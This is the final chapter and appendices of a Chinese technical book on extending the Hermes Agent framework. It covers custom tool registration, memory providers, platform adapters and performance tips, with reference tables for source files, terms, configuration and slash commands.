from tools.registry import registry

def my_handler(args, **kwargs):
    return json.dumps({"result": "干完了"})

registry.register(
    name="my_tool",
    toolset="custom",
    schema={
        "name": "my_tool",
        "description": "我的自定义工具",
        "parameters": {
            "type": "object",
            "properties": {
                "param": {"type": "string", "description": "参数"}
            }
        }
    },
    handler=my_handler,
    check_fn=lambda: True, # 返回 False 则 Agent 看不到这个工具
)
```

第二步：在 `model_tools.py` 的 `_discover_tools()` 里加上 import。

第三步：在 `toolsets.py` 里加到想用的工具集里。

然后重启 Agent。你的工具就跟内置工具一样出现在系统提示的工具列表里了。

注册工具时有个关键参数 `check_fn`——它决定了工具是否对 Agent 可见。如果

`check_fn` 返回 `False`（比如环境变量没配好），这个工具对 Agent 来说就像不存在一样。设计意图是：不满足前置条件的时候，系统不应该让 Agent 看到、不应该让 LLM 产生“要不要试试这个工具”的念头。

两个细节要注意

参数类型强转。 LLM 返回的工具参数类型经常跟 Schema 定义不匹配——Schema 写的是 `type: "number"`，它给你返回字符串 `"42"`。系统会自动做类型强转，但如果你的工具参数比较特殊，最好在 handler 里也加一层防御。

‘__slots__’ 优化。 注册表里的 `ToolEntry` 用了 `__slots__` 而不是 `__dict__`。每个工具实例节省约 40% 的内存。当注册 30 多个工具时，这个优化是明显的。

18.3 加一个自定义记忆后端（MemoryProvider）

内置的 `MEMORY.md` 对大多数人够用了。但如果你需要对接向量数据库、企业知识库或其他外部记忆服务，可以写 `MemoryProvider`。

实现一个 `MemoryProvider` 需要继承抽象基类，实现几个核心方法：

- `initialize()`——对话开始时连接外部服务
- `system_prompt_block()`——返回要注入系统提示的记忆内容
- `prefetch()`——每轮对话前预取相关记忆
- `sync_turn()`——把当前轮次同步到外部服务
- `get_tool_schemas()` 和 `handle_tool_call()`——暴露给 Agent 的记忆检索/写入工具

注册方式是在 `config.yaml` 里指定类路径：

```
memory:
  provider: "my_module.MyMemoryProvider"
```

Provider 的生命周期由 `MemoryManager` 管理——对话开始前初始化，结束后关闭。

这确保了外部连接不会在对话之间一直开着浪费资源。

18.4 加一个自定义平台适配器

如果你想支持第 11 章没列出的消息平台（比如微信个人号、Line、KakaoTalk），写一个适配器就行。

继承 `BasePlatformAdapter`，实现三个核心方法：

```
class MyPlatformAdapter(BasePlatformAdapter):
    def connect(self) -> bool:
        # 连接你的消息平台
        pass

    def disconnect(self):
        pass

    def send(self, chat_id, content, reply_to=None, metadata=None):
        pass
```

然后把这个适配器注册到网关的平台枚举里。平均 300-500 行代码就能完成一个新平台的适配。

18.5 架构特点——知道这些少踩坑

Hermes Agent 的架构有几个显眼的点，了解它们能让你做二次开发时少走弯路：

三套配置加载器。 CLI 用 `load_cli_config()`，`hermes tools` 和 `hermes setup` 用 `load_config()`，网关直接读 YAML。这三套加载器的来源不同，行为也有细微差异。改配置相关代码时要注意你改的是哪一套。

测试覆盖不均。 核心对话循环的测试覆盖相对薄弱，多平台适配器的测试尤其缺乏。如果改动了 `run_conversation()` 相关代码，建议手动跑几个典型任务验证一下。

安全模型偏粗粒度。正则匹配的技能扫描会漏掉组合式攻击，插件没有沙箱隔离。

分层防御的思路是：正则扫描拦掉明显的恶意内容 -> per-session 审批确认危险命令 -> 沙箱后端限制执行环境。不追求 100%，但三层拦住绝大多数。

18.6 性能优化的几个方向

如果 Agent 用久了感觉变慢，检查这几个点：

Prompt Caching。系统提示是不是稳定？对话中途有没有频繁切模型或启停工具集？每次切都可能触发系统提示重建，缓存失效。

智能路由。简单问题用 GPT-4o-mini 就够了，复杂问题再切主模型。能省 30-70% 的费用。

工具集裁剪。不需要浏览器工具时就禁掉它。工具 Schema 越小，LLM 的决策负担越轻。

并行执行。如果任务可以拆解成独立的子任务，手动引导 Agent 用 `delegate_task` 并行执行。

从扩展的角度看，Hermes Agent 不算“好改”的代码（大文件、单进程），但它为扩展提供了明确的钩子：工具注册表、MemoryProvider 接口、平台适配器、钩子系统。你想加新功能，先看看能不能通过这些扩展点实现，不行再改核心代码。

附录

附录 A：核心源码文件索引

文件	行数	核心职责	关键类/函数
`run_agent.py`	~9500	AIAgent 核心类	`AIAgent`、`IterationBudget`、 `run_conversation()`
`cli.py`	~8700	交互式 TUI	`HermesCLI`、`ChatConsole`
`gateway/run.py`	~7600	网关主循环	`GatewayRunner`
`tools/skills_hub.py`	~2700	技能 Hub	`GitHubSource`、`SkillsShSource`
`trajectory_compressor.py`	~1518	轨迹压缩	`TrajectoryCompressor`
`agent/anthropic_adapter.py`	~1409	Anthropic 适配	`build_anthropic_client()`、 `convert_messages_to_anthropic()`
`tools/skills_tool.py`	~1377	技能系统	`skills_list()`、`skill_view()`
`hermes_state.py`	~1305	会话存储	`SessionDB`
`tools/skills_guard.py`	~1106	安全扫描	`scan_skill()`、 `should_allow_install()`
`tools/mcp_tool.py`	~1050	MCP 客户端	MCP 工具发现与调用
`agent/auxiliary_client.py`	~2242	辅助模型	`_resolve_auto()`
`gateway/platforms/base.py`	~1697	适配器基类	`BasePlatformAdapter`、 `MessageEvent`
`gateway/config.py`	~965	网关配置	`GatewayConfig`、 `PlatformConfig`

`gateway/session.py`	~1082	会话管理	`SessionStore`、`SessionSource`
`agent/prompt_builder.py`	~984	提示构建	`build_skills_system_prompt()`
`toolsets.py`	~638	工具集定义	`_HERMES_CORE_TOOLS`、 `resolve_toolset()`
`tools/skill_manager_tool.py`	~743	技能管理	`skill_manage()`
`model_tools.py`	~578	工具编排	`_discover_tools()`、 `handle_function_call()`
`tools/memory_tool.py`	~561	记忆工具	`MemoryStore`
`tools/cronjob_tools.py`	~533	定时任务	`cronjob()`
`batch_runner.py`	~1288	批量运行	`BatchRunner`
`cron/scheduler.py`	~905	Cron 调度	`tick()`、`run_job()`
`cron/jobs.py`	~760	作业管理	`create_job()`、`parse_schedule()`

附录 B：术语中英对照表

英文	中文	首次出现
Agent	智能体	第 1 章
Autonomy	自主性	第 1 章
Proactivity	主动性	第 1 章
Reactivity	反应性	第 1 章
Sociality	社会性	第 1 章
ReAct	推理-行动范式	第 1 章
Self-improving	自改进/自进化	第 1 章

Tool Use	工具调用	第 2 章
Prompt Caching	提示缓存	第 2 章
Fallback Chain	回退链	第 2 章
Iteration Budget	迭代预算	第 3 章
Budget Pressure	预算压力	第 3 章
Context Compression	上下文压缩	第 3 章
Tool Registry	工具注册表	第 4 章
Toolset	工具集	第 4 章
Progressive Disclosure	渐进式披露	第 5 章
Skill	技能	第 5 章
Frontmatter	前置元数据	第 5 章
Skills Hub	技能中心	第 5 章
Memory Store	记忆存储	第 6 章
Memory Provider	记忆提供者	第 6 章
Memory Nudge	记忆提示	第 6 章
FTS5	SQLite 全文检索	第 6 章
User Modeling	用户建模	第 6 章
System Prompt	系统提示	第 7 章
PII Redaction	个人信息脱敏	第 7 章
SessionDB	会话数据库	第 8 章
Checkpoint	检查点	第 8 章
Subagent / Delegation	子智能体/委派	第 9 章
RPC	远程过程调用	第 9 章

TUI	终端用户界面	第 10 章
Slash Command	斜杠命令	第 10 章
Skin	皮肤/主题	第 10 章
Gateway	消息网关	第 11 章
Platform Adapter	平台适配器	第 11 章
Edit-based Transport	编辑式传输	第 11 章
DM Pairing	私聊配对	第 11 章
Hook	钩子	第 12 章
Plugin	插件	第 12 章
MCP (Model Context Protocol)	模型上下文协议	第 13 章
ACP (Agent Client Protocol)	Agent 客户端协议	第 13 章
Cron Job	定时任务	第 14 章
Batch Runner	批量运行器	第 15 章
Trajectory Compression	轨迹压缩	第 15 章
Profile	配置档案	第 16 章
IterationBudget	迭代预算管理器	第 3 章
check_fn	工具集可用性检查函数	第 4 章
ToolEntry	工具注册条目 (`_slots_` 优化)	第 4 章
Token Lock	令牌锁 (防止 Profile 间凭证冲突)	第 11 章
Convoy Effect	护航效应 (确定性退避导致的同步竞争)	第 8 章
WAL Mode	SQLite 预写日志模式	第 8 章

Schema Migration	数据库模式迁移	第 8 章
patch_stdout	prompt_toolkit 的标准输出代理	第 10 章
StdoutProxy	patch_stdout 的输出代理类	第 10 章
KawaiiSpinner	可爱风加载动画组件	第 10 章

附录 C：配置参考

config.yaml 常用配置项

配置文件分为五大板块：**模型配置**（选择 LLM 和推理深度）、**Agent 配置**（迭代上限和回退策略）、**显示配置**（流式输出、皮肤主题、工具进度）、**工具配置**（启用/禁用工具集）和**网关配置**（消息平台连接和流式传输）。每个板块对应书中相应章节的深入讨论。

```
# 模型配置
model:
  default: "anthropic/claude-sonnet-4" # 默认模型
  reasoning: "high" # 推理深度: none/low/medium/high/xhigh

# Agent 配置
agent:
  max_turns: 90 # 最大迭代轮次
  fallback_model: # 回退模型
    provider: openrouter
    model: anthropic/claude-haiku-4

# 显示配置
display:
  streaming: true # 流式输出
  skin: default # 皮肤: default/ares/mono/slate
  compact: false # 紧凑模式
  tool_progress: true # 工具进度显示

# 记忆配置
```

```
memory:
  enabled: true

# 工具配置
tools:
  enabled_toolsets: ["all"]          # 启用的工具集
  disabled_toolsets: []             # 禁用的工具集

# 网关配置
gateway:
  platforms:
    telegram:
      enabled: true
      token: "BOT_TOKEN"
    discord:
      enabled: false
  streaming:
    enabled: true
    transport: edit
    edit_interval: 0.5
```

上述配置中，`model.reasoning` 控制 LLM 的推理深度，`high` 适用于需要深度思考的编码/分析任务，`low` 适合简单的问答。`agent.max_turns` 设定了 Agent 的迭代上限，90 是平衡任务完成度和 token 成本的默认值。`display.skin` 可选 `default/ares/mono/slate` 四种内置皮肤（详见第 10 章）。

`tools.enabled_toolsets` 支持按工具集粒度控制，设为 `["all"]` 启用全部工具，也可以精确指定如 `["terminal", "web", "file"]`。

环境变量速查

变量	描述	分类
<code>`OPENROUTER_API_KEY`</code>	OpenRouter API Key	provider
<code>`ANTHROPIC_API_KEY`</code>	Anthropic API Key	provider
<code>`ANTHROPIC_TOKEN`</code>	Anthropic OAuth Token	provider
<code>`OPENAI_API_KEY`</code>	OpenAI API Key	provider
<code>`FIRECRAWL_API_KEY`</code>	Firecrawl API Key (Web 搜索)	tool

`BROWSERBASE_API_KEY`	Browserbase API Key (浏览器)	tool
`ELEVENLABS_API_KEY`	ElevenLabs API Key (TTS)	tool
`FAL_KEY`	Fal.ai API Key (图像生成)	tool
`GITHUB_TOKEN`	GitHub Token (技能 Hub)	tool
`HERMES_HOME`	自定义 HERMES_HOME 路径	setting
`HERMES_MAX_ITERATIONS`	最大迭代轮次覆盖	setting
`HERMES_REDACT_SECRETS`	启用 PII 脱敏	setting

附录 D：斜杠命令速查表

命令	别名	描述	类别
`/new`		新建会话	Session
`/resume`	`/r`	恢复历史会话	Session
`/clear`		清空当前会话	Session
`/undo`		撤销上一轮对话	Session
`/branch`		分支当前会话	Session
`/save`		保存当前会话	Session
`/history`		查看会话历史	Session
`/title`		设置/查看会话标题	Session
`/model`	`/m`	切换模型	Configuration

`/provider`		查看/切换提供商	Configuration
`/config`		查看当前配置	Configuration
`/tools`		查看工具状态	Configuration
`/toolsets`		查看工具集	Configuration
`/skin`		切换皮肤	Configuration
`/yolo`		切换自动审批模式	Configuration
`/reasoning`		切换推理深度	Configuration
`/verbose`		切换详细日志	Configuration
`/skills`		浏览/安装技能	Tools & Skills
`/cron`		管理定时任务	Tools & Skills
`/browser`		管理浏览器	Tools & Skills
`/usage`		查看 API 用量	Info
`/insights`		查看使用洞察	Info
`/compress`		手动压缩上下文	Info
`/doctor`		诊断检查	Info
`/quit`	`/exit`、`/q`	退出	Exit

作者简介

陈瑶，长期在企业级系统一线摸爬滚打，做过银行核心系统、电商平台、教育平台、Agent 架构。这几年一头扎进 LLM Agent 的工程化落地，先后深度玩了 AgentScope-Java 和 Hermes Agent 两个开源项目，边用边写，边踩坑边填坑。这书记录的就是在 Hermes Agent 源码里翻出来的那些经验和判断。

* (全书完) *

Hermes Agent 是目前唯一自带学习循环的
开源 AI Agent。本书从实战出发，覆盖
工具系统、记忆管理、技能创建、消息网关、
MCP 集成、定时任务、轨迹训练等核心主题。

工具系统注册与调度	第4章
三层记忆与自进化循环	第6章
16 消息平台统一网关接入	第11章
MCP 协议集成与工具生态扩展	第13章